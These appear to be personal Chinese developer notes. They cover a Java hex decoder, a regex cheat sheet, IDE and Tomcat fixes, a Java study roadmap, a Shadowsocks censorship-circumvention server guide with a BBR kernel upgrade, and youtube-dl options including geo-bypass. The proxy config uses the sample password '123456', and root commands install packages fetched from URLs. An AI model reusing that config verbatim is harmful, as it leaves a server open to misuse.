| /\*\*  \* 转换十六进制编码（形如e4b8ade59bbd）为字符串  \*/  **public** **static** **void** toStringHex(String str) {  **if** ("0x".equals(str.substring(0, 2))) {  str = str.substring(2);  }  // 每两个字符为一个十六进制确定数字长度  **byte**[] b = **new** **byte**[str.length() / 2];  **for** (**int** i = 0; i < b.length; i++) {  // 将字符串每两个字符做为一个十六进制进行截取  String a = str.substring(i \* 2, i \* 2 + 2);  // 将如e4转成十六进制字节，放入数组  b[i] = (**byte**) (0xff & Integer.*parseInt*(a, 16));  }  **try** {  // 将字节数字以utf-8编码以字符串形式输出  System.***out***.println(**new** String(b, "UTF-8"));  } **catch** (UnsupportedEncodingException e) {  e.printStackTrace();  }  } |

1. **正则表达式**
   1. 正则表达式速查表

|  |  |
| --- | --- |
| 字符 | 描述 |
| \ | 将下一个字符标记为一个特殊字符、或一个原义字符、或一个向后引用、或一个八进制转义符。例如，“n”匹配字符“n”。“\n”匹配一个换行符。串行“\\”匹配“\”而“\(”则匹配“(”。 |
| ^ | 匹配输入字符串的开始位置。如果设置了RegExp对象的Multiline属性，^也匹配“\n”或“\r”之后的位置。 |
| $ | 匹配输入字符串的结束位置。如果设置了RegExp对象的Multiline属性，$也匹配“\n”或“\r”之前的位置。 |
| \* | 匹配前面的子表达式零次或多次。例如，zo\*能匹配“z”以及“zoo”。\*等价于{0,}。 |
| + | 匹配前面的子表达式一次或多次。例如，“zo+”能匹配“zo”以及“zoo”，但不能匹配“z”。+等价于{1,}。 |
| ? | 匹配前面的子表达式零次或一次。例如，“do(es)?”可以匹配“does”或“does”中的“do”。?等价于{0,1}。 |
| {*n*} | *n*是一个非负整数。匹配确定的*n*次。例如，“o{2}”不能匹配“Bob”中的“o”，但是能匹配“food”中的两个o。 |
| {*n*,} | *n*是一个非负整数。至少匹配*n*次。例如，“o{2,}”不能匹配“Bob”中的“o”，但能匹配“foooood”中的所有o。“o{1,}”等价于“o+”。“o{0,}”则等价于“o\*”。 |
| {*n*,*m*} | *m*和*n*均为非负整数，其中*n*<=*m*。最少匹配*n*次且最多匹配*m*次。例如，“o{1,3}”将匹配“fooooood”中的前三个o。“o{0,1}”等价于“o?”。请注意在逗号和两个数之间不能有空格。 |
| ? | 当该字符紧跟在任何一个其他限制符（\*,+,?，{*n*}，{*n*,}，{*n*,*m*}）后面时，匹配模式是非贪婪的。非贪婪模式尽可能少的匹配所搜索的字符串，而默认的贪婪模式则尽可能多的匹配所搜索的字符串。例如，对于字符串“oooo”，“o+?”将匹配单个“o”，而“o+”将匹配所有“o”。 |
| . | 匹配除“\*n*”之外的任何单个字符。要匹配包括“\*n*”在内的任何字符，请使用像“(.|\n)”的模式。 |
| (pattern) | 匹配pattern并获取这一匹配。所获取的匹配可以从产生的Matches集合得到，在VBScript中使用SubMatches集合，在JScript中则使用$0…$9属性。要匹配圆括号字符，请使用“\(”或“\)”。 |
| (?:pattern) | 匹配pattern但不获取匹配结果，也就是说这是一个非获取匹配，不进行存储供以后使用。这在使用或字符“(|)”来组合一个模式的各个部分是很有用。例如“industr(?:y|ies)”就是一个比“industry|industries”更简略的表达式。 |
| (?=pattern) | 正向肯定预查，在任何匹配pattern的字符串开始处匹配查找字符串。这是一个非获取匹配，也就是说，该匹配不需要获取供以后使用。例如，“Windows(?=95|98|NT|2000)”能匹配“Windows2000”中的“Windows”，但不能匹配“Windows3.1”中的“Windows”。预查不消耗字符，也就是说，在一个匹配发生后，在最后一次匹配之后立即开始下一次匹配的搜索，而不是从包含预查的字符之后开始。 |
| (?!pattern) | 正向否定预查，在任何不匹配pattern的字符串开始处匹配查找字符串。这是一个非获取匹配，也就是说，该匹配不需要获取供以后使用。例如“Windows(?!95|98|NT|2000)”能匹配“Windows3.1”中的“Windows”，但不能匹配“Windows2000”中的“Windows”。预查不消耗字符，也就是说，在一个匹配发生后，在最后一次匹配之后立即开始下一次匹配的搜索，而不是从包含预查的字符之后开始 |
| (?<=pattern) | 反向肯定预查，与正向肯定预查类拟，只是方向相反。例如，“(?<=95|98|NT|2000)Windows”能匹配“2000Windows”中的“Windows”，但不能匹配“3.1Windows”中的“Windows”。 |
| (?<!pattern) | 反向否定预查，与正向否定预查类拟，只是方向相反。例如“(?<!95|98|NT|2000)Windows”能匹配“3.1Windows”中的“Windows”，但不能匹配“2000Windows”中的“Windows”。 |
| x|y | 匹配x或y。例如，“z|food”能匹配“z”或“food”。“(z|f)ood”则匹配“zood”或“food”。 |
| [xyz] | 字符集合。匹配所包含的任意一个字符。例如，“[abc]”可以匹配“plain”中的“a”。 |
| [^xyz] | 负值字符集合。匹配未包含的任意字符。例如，“[^abc]”可以匹配“plain”中的“p”。 |
| [a-z] | 字符范围。匹配指定范围内的任意字符。例如，“[a-z]”可以匹配“a”到“z”范围内的任意小写字母字符。 |
| [^a-z] | 负值字符范围。匹配任何不在指定范围内的任意字符。例如，“[^a-z]”可以匹配任何不在“a”到“z”范围内的任意字符。 |
| \b | 匹配一个单词边界，也就是指单词和空格间的位置。例如，“er\b”可以匹配“never”中的“er”，但不能匹配“verb”中的“er”。 |
| \B | 匹配非单词边界。“er\B”能匹配“verb”中的“er”，但不能匹配“never”中的“er”。 |
| \cx | 匹配由x指明的控制字符。例如，\cM匹配一个Control-M或回车符。x的值必须为A-Z或a-z之一。否则，将c视为一个原义的“c”字符。 |
| \d | 匹配一个数字字符。等价于[0-9]。 |
| \D | 匹配一个非数字字符。等价于[^0-9]。 |
| \f | 匹配一个换页符。等价于\x0c和\cL。 |
| \n | 匹配一个换行符。等价于\x0a和\cJ。 |
| \r | 匹配一个回车符。等价于\x0d和\cM。 |
| \s | 匹配任何空白字符，包括空格、制表符、换页符等等。等价于[ \f\n\r\t\v]。 |
| \S | 匹配任何非空白字符。等价于[^ \f\n\r\t\v]。 |
| \t | 匹配一个制表符。等价于\x09和\cI。 |
| \v | 匹配一个垂直制表符。等价于\x0b和\cK。 |
| \w | 匹配包括下划线的任何单词字符。等价于“[A-Za-z0-9\_]”。 |
| \W | 匹配任何非单词字符。等价于“[^A-Za-z0-9\_]”。 |
| \x*n* | 匹配*n*，其中*n*为十六进制转义值。十六进制转义值必须为确定的两个数字长。例如，“\x41”匹配“A”。“\x041”则等价于“\x04&1”。正则表达式中可以使用ASCII编码。. |
| \*num* | 匹配*num*，其中*num*是一个正整数。对所获取的匹配的引用。例如，“(.)\1”匹配两个连续的相同字符。 |
| \*n* | 标识一个八进制转义值或一个向后引用。如果\*n*之前至少*n*个获取的子表达式，则*n*为向后引用。否则，如果*n*为八进制数字（0-7），则*n*为一个八进制转义值。 |
| \*nm* | 标识一个八进制转义值或一个向后引用。如果\*nm*之前至少有*nm*个获得子表达式，则*nm*为向后引用。如果\*nm*之前至少有*n*个获取，则*n*为一个后跟文字*m*的向后引用。如果前面的条件都不满足，若*n*和*m*均为八进制数字（0-7），则\*nm*将匹配八进制转义值*nm*。 |
| \*nml* | 如果*n*为八进制数字（0-3），且*m和l*均为八进制数字（0-7），则匹配八进制转义值*nm*l。 |
| \u*n* | 匹配*n*，其中*n*是一个用四个十六进制数字表示的Unicode字符。例如，\u00A9匹配版权符号（©）。 |

* 1. **常用正则表达式**

|  |  |
| --- | --- |
| 用户名 | /^[a-z0-9\_-]{3,16}$/ |
| 密码 | /^[a-z0-9\_-]{6,18}$/ |
| 十六进制值 | /^#?([a-f0-9]{6}|[a-f0-9]{3})$/ |
| 电子邮箱 | /^([a-z0-9\_\.-]+)@([\da-z\.-]+)\.([a-z\.]{2,6})$/ /^[a-z\d]+(\.[a-z\d]+)\*@([\da-z](-[\da-z])?)+(\.{1,2}[a-z]+)+$/ |
| URL | /^(https?:\/\/)?([\da-z\.-]+)\.([a-z\.]{2,6})([\/\w \.-]\*)\*\/?$/ |
| IP 地址 | /((2[0-4]\d|25[0-5]|[01]?\d\d?)\.){3}(2[0-4]\d|25[0-5]|[01]?\d\d?)/ /^(?:(?:25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.){3}(?:25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)$/ |
| HTML 标签 | /^<([a-z]+)([^<]+)\*(?:>(.\*)<\/\1>|\s+\/>)$/ |
| 删除代码\\注释 | (?<!http:|\S)//.\*$ |
| Unicode编码中的汉字范围 | /^[\u2E80-\u9FFF]+$/ |

1. **排错**

**故障：**

严重: Unable to process Jar entry [org/springframework/instrument/classloading/jboss/JBossMCTranslatorAdapter.class] from Jar [jar:file:/C:/Users/TWX/.m2/repository/org/springframework/spring-context/4.1.3.RELEASE/spring-context-4.1.3.RELEASE.jar!/] for annotations

java.util.zip.ZipException: invalid LOC header (bad signature)

**解决：**jar包损坏，重新导包

**故障：**

K:\workspace\_taotao\taotao-manager\taotao-manager-dao\target\classes\META-INF\MANIFEST.MF (系统找不到指定的路径。)

**解决：**项目右键Maven -> Update Project…

**故障：**

eclipse配置tomcat8.5时出错：The Apache Tomcat installation at this directory is version 8.5.4. A Tomcat 8.0 installation is expected.

**解决：**用压缩软件打开tomcat的lib目录的catalina.jar文件，打开\org\apache\catalina\util 的ServerInfo.properties文件，修改以下二值：

server.info=Apache Tomcat/8.0.0

server.number=8.0.0

**故障：**

<%@ page 报错

**解决：**导包：servlet-api.jar和jsp-api.jar，还报错就复制一份原来那份删掉。

1. **待看**

**Unlook**

**Basic**：all

**Advanced**：

day01-06

day07\_tomcat服务器\02.视频\day07\_01\_作业讲解\_通讯录系统.avi

day07\_tomcat服务器\02.视频\day07\_02\_web服务软件作业详解.avi

day13\_自定义标签&编码实战\02.视频\day13\_02\_自定义标签案例-高仿核心标签库.avi

day13\_自定义标签&编码实战\02.视频\day13\_03\_自定义标签案例-高仿核心的forEach.avi

day13\_自定义标签&编码实战\02.视频\day13\_06\_编码实战\_编程实战\_MVC改造通讯录程序.avi

day17\_jdbc加强\02.视频\ day17\_08\_通讯录程序jdbc改造.avi

day20\_过滤器\02.视频\day20\_01\_回顾.mp4

**Untreated**

**Basic**：all

**Advanced**：

day10\_会话管理\03.资料和工具

day12\_jsp加强\03.资料和工具

day13\_自定义标签&编码实战\03.资料和工具

day20\_过滤器\03.资料和工具

1. **JAVA学习路线**

|  |  |  |  |  |  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- |
| **第一阶段** | **技术名称** | | | | | | | | | | | | **技术内容** |
| **J2SE (java基础部分)** | java开发前奏 | | | | | | | | | | | | 计算机基本原理，Java语言发展简史以及开发环境的搭建，体验Java程序的开发，环境变量的设置，程序的执行过程， 相关反编译工具介绍，java开发工具Eclipse的安装和使用，javadoc的说明。 |
| Java基础语法 | | | | | | | | | | | | Java语法格式，常量和变量，变量的作用域，方法和方法的重载，运算符，程序流程控制，数组和操作数组的类， 对数组循环遍历以及针对数组的常用查找、排序算法原理，最后使用Java程序进行功能实现。 |
| 面向对象编程 | | | | | | | | | | | | 理解对象的本质，以及面向对象，类与对象之间的关系，如何用面向对象的思想分析和解决显示生活中的问题， 并java程序的手段编写出来。 如何设计类，设计类的基本原则，类的实例化过程，类元素：构造函数、this关键字、方法和方法的参数传递过程、 static关键字、内部类，Java的垃圾对象回收机制。 对象的三大特性：封装、继承和多态。子类对象的实例化过程、方法的重写和重载、final关键字、抽象类、接口、 继承的优点和缺点。 对象的多态性：子类和父类之间的转换、父类纸箱子类的引用、抽象类和接口在多态中的应 用、多态优点。常用设计模式如单利、模版等模式。 什么是异常 异常的捕捉和抛出 异常捕捉的原则 finally的使用，package的应用 import关键字。 |
| 多线程应用 | | | | | | | | | | | | 多线程的概念，如何在程序中创建多线程(Thread、Runnable)，线程安全问题，线程的同步，线程之间的通讯、 死锁问题的剖析。 |
| javaAPI详解 | | | | | | | | | | | | JavaAPI介绍、String和StringBuffer、各种基本数据类型包装类，System和Runtime类，Date和DateFomat类等。 常用的集合类使用如下：Java Collections Framework：Collection、Set、List、ArrayList、Vector、LinkedList、Hashset、TreeSet、Map、HashMap、 TreeMap、Iterator、Enumeration等常用集合类API。 |
| IO技术 | | | | | | | | | | | | 什么是IO，File及相关类，字节流InputStream和OutputStream，字符流Reader和Writer，以及相应缓冲流和管道流，字节和字符的转化流，包装流，以及常用包装类使用，分析java的IO性能。 |
| 网络编程 | | | | | | | | | | | | Java网络编程，网络通信底层协议TCP/UDP/IP，Socket编程。网络通信常用应用层协议简介：HTTP、FTP等，以及WEB服务器的工作原理。 |
| java高级特性 | | | | | | | | | | | | 递归程序，Java的高级特性：反射、代理和泛型、枚举、Java正则表达式API详解及其应用。 |
| **第二阶段** | **技术名称** | | | | | | | | | | | **技术内容** | |
| **数据库技术** | Oracle 基础管理 | | | | | | | | | | | Oracle背景简介，数据库的安装，数据库的用户名和密码，客户端登录数据库服务SQLPLUS，数据库基本概。 | |
| SQL语句 | | | | | | | | | | | 数据库的创建，表的创建，修改，删除，查询，索引的创建，主从表的建立，数据控制授权和回收，事务控制，查询语句以及运算符的详解，sql中的函数使用。 | |
| 多表连接和子查询 | | | | | | | | | | | 等值和非等值连接，外连接，自连接；交叉连接，自然连接，using子句连接，完全外连接和左右外连接，子查询使用以及注意事项。 | |
| 触发器、存储过程 | | | | | | | | | | | 触发器和存储过程使用场合， 通过实例进行详解。 | |
| 数据库设计优化 | | | | | | | | | | | WHERE子句中的连接顺序，选择最有效率的表名顺序，SELECT子句中避免使用 ‘ \* ‘ 计算记录条数等等。 | |
| 数据备份与移植 | | | | | | | | | | | 移植技巧，备份方案；导入导出等。 | |
| **第三阶段** | **技术名称** | | | | | | | | | **技术内容** | | | |
| **jdbc技术** | JDBC基础 | | | | | | | | | JDBC Connection、Statement、PreparedStatement、CallableStatement、ResultSet等不同类的使用。 | | | |
| 连接池技术 | | | | | | | | | 了解连接池的概念，掌握连接池的建立、治理、关闭和配置。 | | | |
| ORM与DAO封装 | | | | | | | | | 对象关系映射思想，jdbc的dao封装，实现自己的jdbc。 | | | |
| **第四阶段** | **技术名称** | | | | | | **技术内容** | | | | | | |
| web基础技术 (项目实战) | | Xml技术 | | | | | | | 使用jdom和dom4j来对xml文档的解析和生成操作，xml 的作用和使用场合。 | | | | |
| html/css | | | | | | | Java掌握基本的html标签的格式和使用，css层叠样式表对div的定义，实现对网站布局的基本实现。 | | | | |
| Javascript | | | | | | | 了解javascript的基本语法以及相关函数的使用，并结合html页面实现流程控制和页面效果展示。 什么是异常 异常的捕捉和抛出 异常捕捉的原则 finally的使用，package的应用 import关键字。 | | | | |
| jsp/servlet | | | | | | | Servlet和SP 技术、上传下载、 Tomcat 服务器技术、servlet 过滤器和监听器。 | | | | |
| jstl和EL | | | | | | | JSTL核心标签库、函数标签库、格式化标签库、自定义标签技术、EL表达式在jsp页面的使用。 | | | | |
| ajax及框架技术 | | | | | | | 了解和属性原生态的ajax的使用，ajax使用的场合，使用ajax的好处，ajax框架jquery渲染页面效果和相关的强大的第三方类库，dwr如何和后台服务进行数据传输，以及页面逻辑控制等。 | | | | |
| JSON高级应用 | | | | | | | Java使用json支持的方式对字符串进行封装和解析，实现页面和java后台服务的数据通信。 | | | | |
| Fckeditor编辑器 | | | | | | | FCKEditor在线编辑器技术、配置、处理图片和文件上传。 | | | | |
| javaMail技术 | | | | | | | 了解域名解析与MX记录、电子邮件工作原理、邮件传输协议：SMTP、POP3、IMAP、邮件组织结构：RFC822邮件格式、MIME协议、邮件编码、复合邮件结构分析、JavaMail API及其体系结构、编程创建邮件内容：简单邮件内容、包含内嵌图片的复杂邮件、包含内嵌图片和附件的复杂邮件。 | | | | |
| JfreeChart报表 | | | | | | | 统计报表；图表处理。 | | | | |
| BBS项目实战 | | | | | | | 采用Jquery+dwr+jsp+servlet+Fckeditor+JfreeChart+tomcat+jdbc(oracle) 完成BBS项目的实战。 | | | | |
| 实战价值 | | | | | | | 学完此课程你至少已经是拥有近1年开发经验的程序员了，但是你不应该满足现状，下面的课程会更加吸引你！ | | | | |
| **第五经典阶段** | | **技术名称** | | | | | | **技术内容** | | | | | |
| web主流框架技术 (项目实战) | | struts2.x | | | | | | struts2框架的工作原理和架构分析，struts-default.xml与default.properties文件的作用，struts。Xml中引入多个配置文件。OGNL表达式、Struts2 UI和非UI标签、输入校验、使用通配符定义action、动态方法调用、多文件上传、自定义类型转换器、为Action的属性注入值、自定义拦截器、异常处理、使用struts2实现的CRUD操作的案例。 | | | | | |
| hibernate3.x | | | | | | Hibernate应用开发基础； ORM基础理论； 关系映射技术； 性能调优技术； 性能优化 一级缓存 二级缓存 查询缓存 事务与并发 悲观锁、乐观锁。 | | | | | |
| spring3.x | | | | | | Spring IoC技术； Spring AOP技术； Spring 声明事务管理； Spring 常用功能说明，spring3.0的新特性， Spring整合struts2和hibernate3的运用。 | | | | | |
| Log4j和Junit | | | | | | Logging API； JUnit单元测试技术； 压力测试技术：badboy 进行测试计划跟踪获取以及JMeter压力测试。 | | | | | |
| 在线支付技术 | | | | | | 完成支付宝的支付接口的在线支付功能。 | | | | | |
| 电子商务网实战 | | | | | | 采用spring3+hibernate3+struts2+jquery+dwr+FckEditor+tomcat 完成电子商务网站实战开发。 | | | | | |
| 实战价值 | | | | | | 项目实战价值完全高标准的高要求的迎合企业的需求，学完此课程，全部消化了，你已经就是一个地地道道的高级程序员，已经为你的职业生涯铺平了道路，你还等什么，向着高薪冲刺吧！ | | | | | |
| **第六进阶阶段** | | | **技术名称** | | | | | | | | | **技术内容** | |
| web高级进阶 (项目实战) | | | | | openJpa技术 | | | | | | | | JPA介绍及开发环境搭建、单表实体映射、一对多/多对一、一对一、多对多关联、实体继承、复合主键、JPQL语句、EntityManager API、事务管理，了解一下jpa2.0的新特性以及应用。 |
| lucene搜索引擎 | | | | | | | | 了解全文搜索原理、全文搜索引擎、什么是OSEM、OSEM框架Compass、基于使用Lucene使用Compass实现全文增量型索引创建和搜索、探索Lucene 3.0以及API。 |
| 电子商务网重构 | | | | | | | | 此项目采用了Lucene+compass+openJpa+上一版电子商务网站的技术进行重构。 |
| 实战价值 | | | | | | | | 此项目的实战价值是前所未有的超值，已经超越了企业的实际要求，你已经是企业的抢手人才，一旦进入企业，便让你立于不败之地，轻松成为公司的技术骨干和精英，技术已经改变了你一生！ |
| Excel/PDF文档处理技术 | | | | | | | | java对excel和pdf文档分别利用poi和itext来进行解析和生成。此技术在企业级系统的报表中经常使用。 |
| OA工作流技术JBPM | | | | | | | | 工作流是什么、JBPM介绍、JBPM的主要用法、各类节点的用法、任务各种分派方式、JBPM的整体架构原理、工作流定义模型分析、运行期工作流实例模型分析、数据库表模型分析、流程定义管理、流程实例监控、对JBPM的相关接口进行封装，构建自己的工作流应用平台等。 |
| WebService技术 | | | | | | | | WebService技术原理、WebService技术的应用、Soap服务的创建与管理、WSDL描述文档规范、UDDI 注册中心运行原理;使用Axis和Xfire创建WEB服务、Webservice客户端的编写、使用TCPMonitor监听SOAP协议、异构平台的整合。 |
| Linux技术 | | | | | | | | Linux 系统安装，卸载、linux 使用的核心思想、linux下的用户管理，文件管理,系统管理、程序的安装，使用，卸载。linux下作为server的基本应用：web服务器，j2ee服务器，ftp服务器的安装和项目的部署。 |
| CRM项目实战 | | | | | | | | 此项目能了解和熟悉客户关系管理的基本流程以及功能的实现，采用上面几个阶段学到的主流框架实现，同时加入了JBPM的技术。 |
| 实战价值 | | | | | | | | 学完这个系统会让你轻松进入企业级的大型项目的开发，倍感得心应手。完备的知识体系和最前沿的开发技术，带给你的将是在精神上不同目光的瞻望和物质上高薪资回报的喜悦，带你进入人生的新的转折点和起点！ |
| **第七架构阶段** | | | | | | **技术名称** | | | | | | | **技术内容** |
| 大型高并发网站优化方案 (项目实战) | | | | | | 如何构建一个高性能网站详解 | | | | | | | 什么样的网站需要高性能，高性能的指标体系，构建高性能网站需要做哪些工作，注意哪些细节。 |
| SSI技术 | | | | | | | 什么是SSI，使用他有什么好处，什么样的系统才使用SSI，SSI技术详解和使用，应用到项目中。 |
| 生成静态页技术 | | | | | | | 什么是静态页，为什么需要静态页以及带来的好处，生成静态页的模版技术Velocity和Freemark，生成静态页的访问规则等。 |
| 缓存技术 | | | | | | | 为什么使用缓存技术，oscache缓存技术的介绍和使用，memcached缓存技术的介绍和使用、两者缓存技术的比较和如何去使用。 |
| 经典web服务器 | | | | | | | 什么是web服务器，什么是javaweb服务器，他们存在什么关系，当前技术主流中常用的web服务器有哪些， web服务器apache和nginx的应用。 |
| nginx架构实战 | | | | | | | 什么是反向代理，负载均衡以及集群，在nginx中如何实现这些高性能的系统架构。 |
| 实战价值 | | | | | | | 此课程已经将你领入了技术经理和主管以及架构师的门槛了，稍微用心学习加上实战你就是技术牛人了，薪水非常高，同时很快你就是公司的技术中层管理者，你的人生就此又一次的发生巨大的转折！ |
| **第八特色阶段** | | | | **技术名称** | | | | | | | **技术内容** | | |



jhat.exe、 jstack.exe、 jstat.exe jstatd.exe jvisualvm.exe

1. **翻墙**
   1. **海外VPS搭建 Shadowsocks 服务（CentOS 7 x64为例）**

**安装服务组件**

$ yum install m2crypto python-setuptools

$ easy\_install pip

$ pip install shadowsocks

**配置服务参数**

$ vi /etc/shadowsocks.json

写入如下配置:

|  |  |
| --- | --- |
| 单端口的如下： | 多端口的如下 |
| {  "server":"0.0.0.0",  "server\_port":443,  "local\_address": "127.0.0.1",  "local\_port":1080,  "password":"123456",  "timeout":300,  "method":"aes-256-cfb",  "fast\_open": false  } | {  "server":"0.0.0.0",  "local\_address": "127.0.0.1",  "local\_port":1080,  "port\_password": {  "443": "443",  "8888": "8888"  },  "timeout":300,  "method":"aes-256-cfb",  "fast\_open": false  } |

其中server字段填写VPS的IP地址。password字段是自己用于连接这个Shadowsocks的密码。其他的不需要更改。

**配置防火墙**

这一步主要是为了提高系统安全性：

# 安装防火墙

$ yum install firewalld

# 启动防火墙

$ systemctl start firewalld

**开启防火墙相应的端口**

|  |  |
| --- | --- |
| 方法一(推荐)  # 端口号是你自己设置的端口  $ firewall-cmd --permanent --zone=public --add-port=443/tcp  $ firewall-cmd --reload | 方法二（麻烦，没必要）  新建文件ss.xml  $ vi /usr/lib/firewalld/services/ss.xml  写入下面的代码：  <?xml version="1.0" encoding="utf-8"?>  <service>  <short>SS</short>  <description>Shadowsocks port  </description>  <port protocol="tcp" port="443"/>  </service>  开启端口，重启firewalld 服务，下面的ss是上述的文件的名字，区分大小写  $ firewall-cmd --permanent --add-service=ss  $ firewall-cmd --reload |

**启动 Shadowsocks 服务**

$ ssserver -c /etc/shadowsocks.json

如果想干点其他的实现后台运行，使用：

$ nohup ssserver -c /etc/shadowsocks.json &

这样服务器就搭建好了。

客户端连接

下载Shadow Socks客户端，填写信息：服务器地址，端口号，密码，加密方式与代理端口默认即可。

**安装Google BBR加速工具（可选）**

（其他加速工具有锐速、Net-Speeder）

这里，我们也在Vultr VPS中安装Google BBR工具，因为是支持KVM和XEN架构的，我们的VULTR都是KVM架构所以肯定支持，但是由于内核的问题，我们需要调试和安装必备的内核和组件才 可以使用，我们一起安装试试吧。

第一、准备工作

系统采用CENTOS7 64BIT。

第二、查看当前核心

uname -r

这里我们看到当前CENTOS7核心是3.10.0-514.2.2.el7.x86\_64，这个核心是不可以安装BBR的。

第三、更新内核

rpm --import https://www.elrepo.org/RPM-GPG-KEY-elrepo.org

rpm -Uvh http://www.elrepo.org/elrepo-release-7.0-2.el7.elrepo.noarch.rpm

安装4.9.0内核

yum --enablerepo=elrepo-kernel install kernel-ml -y

我们要知道，BBR目前只支持4.9.0内核，其他内核是不行的，需要更换内核才可以。

第四、检查内核是否更新

rpm -qa | grep kernel

我们看到了有4.9.0内核，需要启动才可以。

grub2-set-default 1

然后重启

shutdown -r now

第五、检查是否生效

uname -r

检查当前内核是不是4.9.4-1.el7.elrepo.x86\_64.

看来内核是搞定了，我们那就开始安装BBR了。

第六、安装Google BBR

echo 'net.core.default\_qdisc=fq' | sudo tee -a /etc/sysctl.conf

echo 'net.ipv4.tcp\_congestion\_control=bbr' | sudo tee -a /etc/sysctl.conf

sysctl -p

第七、检查BBR是否成功

sysctl net.ipv4.tcp\_available\_congestion\_control

执行命令，看看是否是提示"net.ipv4.tcp\_available\_congestion\_control = bbr cubic reno"

sysctl -n net.ipv4.tcp\_congestion\_control

执行命令，是否提示bbr

lsmod | grep bbr

执行命令，是否看到BBR提示。

能看到上面提示，就说明BBR安装成功。后面，我们再去安装需要的工具，比如SS或者其他项目，速度上是有明显提升的。

* 1. **youtube-dl（Win7版）**

1）从官网<https://yt-dl.org>下载最新版youtube-dl.exe（用来下载视频，下载的是音视频分离的文件）

2）从网上下载ffmpeg.exe（用来合并音视频）

3）将下载的两个文件放到同一个文件夹中，然后在该文件夹中打开cmd就可以使用了。

4）注意：YouTube现在已对上传的VR视频以新的非标准格式进行重新编码（新的立方体格式），用一般方法下载后在目前的VR播放器中播放画面变形。解决方法：在youtube-dl下载命令中添加--user-agent ''参数，将下载传统标准编码格式的VR视频。例如：

youtube-dl -F YouTube视频地址 --user-agent ''

youtube-dl -f 313+171 --merge-output-format webm YouTube视频地址 --user-agent ''

批量下载命令（要先在同目录下建一个文件list.bat并输入视频地址，一行一个）：

youtube-dl -F --batch-file list.bat --user-agent '' >> formatInfo.txt

youtube-dl -f 313+171 --merge-output-format webm --batch-file list.bat --user-agent '' --ignore-errors

解决方法来源于：<https://github.com/rg3/youtube-dl/issues/15267>

5）youtube-dl命令快速组装：



5）下载最佳质量视频命令（不好用）：

youtube-dl -f 'bestvideo[ext=mp4]+bestaudio[ext=m4a]/bestvideo+bestaudio' --merge-output-format mp4

6）youtube-dl具体用法

Usage: youtube-dl [OPTIONS] URL [URL...]

Options:

通用选项:

-h, --help 打印帮助文档

--version 打印版本信息

-U, --update 更新到最新版(需要权限)

-i, --ignore-errors 遇到下载错误时跳过

--abort-on-error 遇到下载错误时终止

--dump-user-agent 显示当前使用的浏览器(User-agent)

--list-extractors 列出所有的提取器(支持的网站)

--extractor-descriptions 同上

--force-generic-extractor 强制使用通用提取器下载

--default-search PREFIX 使用此前缀补充不完整的URLs，例如："ytsearch2 yt-dl" 从youtube搜索并下载两个关于yt-dl视频. 使用"auto"youtube-dl就会猜一个，一般效果等价于"ytsearch"("auto\_warning"猜测时加入警告).我已知支持的PREFIX：ytsearch (youtube), ytsearchdate (youtube), yvsearch (yahoo videos), gvsearch (google videos)

--ignore-config 不读取配置文件，当时用了全局配置文件/etc/youtube-dl.conf:不再读取 ~/.config/youtube-dl/config (%APPDATA%/youtube-dl/config.txt on Windows)

--config-location PATH 使用指定路径下的配置文件

--flat-playlist 列出列表视频但不下载

--mark-watched 标记看过此视频 (YouTube only)

--no-mark-watched 不标记看过此视频 (YouTube only)

--no-color 打印到屏幕上的代码不带色

网络选项:

--proxy URL 使用HTTP/HTTPS/SOCKS协议的代理.如：socks5://127.0.0.1:1080/.

--socket-timeout SECONDS 放弃连接前等待时间

--source-address IP 绑定的客户端IP地址

-4, --force-ipv4 所有连接通过IPv4

-6, --force-ipv6 所有连接通过IPv6

地理限制:

--geo-verification-proxy URL 使用此代理地址测试一些有地理限制的地址

--geo-bypass 绕过地理限制通过伪装X-Forwarded-For HTTP头部的客户端ip (实验)

--no-geo-bypass 不 绕过地理限制通过伪装X-Forwarded-For HTTP头部的客户端ip (实验)

--geo-bypass-country CODE 强制绕过地理限制通过提供准确的ISO 3166-2标准的国别代码(实验) 注：以上三个实验参数实测未成功

视频选择:

--playlist-start NUMBER 指定列表中开始下载的视频(默认为1)

--playlist-end NUMBER 指定列表中结束的视频(默认为last)

--playlist-items ITEM\_SPEC 指定列表中要下载的视频项目编号.如："--playlist-items 1,2,5,8"或"--playlist-items 1-3,7,10-13"

--match-title REGEX 下载标题匹配的视频(正则表达式或区分大小写的字符串)

--reject-title REGEX 跳过下载标题匹配的视频(正则表达式或区分大小写的字符串)

--max-downloads NUMBER 下载NUMBER个视频后停止

--min-filesize SIZE 不下载小于SIZE的视频(e.g. 50k or 44.6m)

--max-filesize SIZE 不下载大于SIZE的视频(e.g. 50k or 44.6m)

--date DATE 仅下载上传日期在指定日期的视频

--datebefore DATE 仅下载上传日期在指定日期或之前的视频 (i.e. inclusive)

--dateafter DATE 仅下载上传日期在指定日期或之后的视频 (i.e. inclusive)

--min-views COUNT 不下载观影数小于指定值的视频

--max-views COUNT 不下载观影数大于指定值的视频

--match-filter FILTER 通用视频过滤器. Specify any key (see help for -o for a list of available keys) to match if the key is present, !key to check if the key is not present, key > NUMBER (like "comment\_count > 12", also works with >=, <, <=, !=, =) to compare against a number,key = 'LITERAL' (like "uploader = 'Mike Smith'", also works with !=) to match against a string literal and & to require multiple matches. Values which are not known are excluded unless you put a question mark (?) after the operator. For example, to only match videos that have been liked more than 100 times and disliked less than 50 times (or the dislike functionality is not available at the given service), but who also have a description, use --match-filter "like\_count > 100 & dislike\_count <? 50 & description" .  
 --no-playlist 当视频链接到一个视频和一个播放列表时，仅下载视频

--yes-playlist 当视频链接到一个视频和一个播放列表时，下载视频和播放列表

--age-limit YEARS 下载合适上传年限的视频

--download-archive FILE 仅下载档案文件中未列出的影片，已下载的记录ID

--include-ads 同时下载广告(实验)

下载选项:

-r, --limit-rate RATE 最大bps (e.g. 50K or 4.2M)

-R, --retries RETRIES 重试次数 (默认10), or "infinite".

--fragment-retries RETRIES 一个分段的最大重试次数(default is 10), or "infinite" (DASH, hlsnative and ISM)

--skip-unavailable-fragments 跳过不可用分段(DASH, hlsnative and ISM)

--abort-on-unavailable-fragment 放弃某个分段当不可获取时

--keep-fragments 下载完成后，将下载的片段保存在磁盘上; 片段默认被删除

--buffer-size SIZE 设置缓冲区大小buffer (e.g. 1024 or 16K) (default is 1024)

--no-resize-buffer 不自动调整缓冲区大小.默认情况下自动调整

--playlist-reverse 以相反的顺序下载播放列表视频

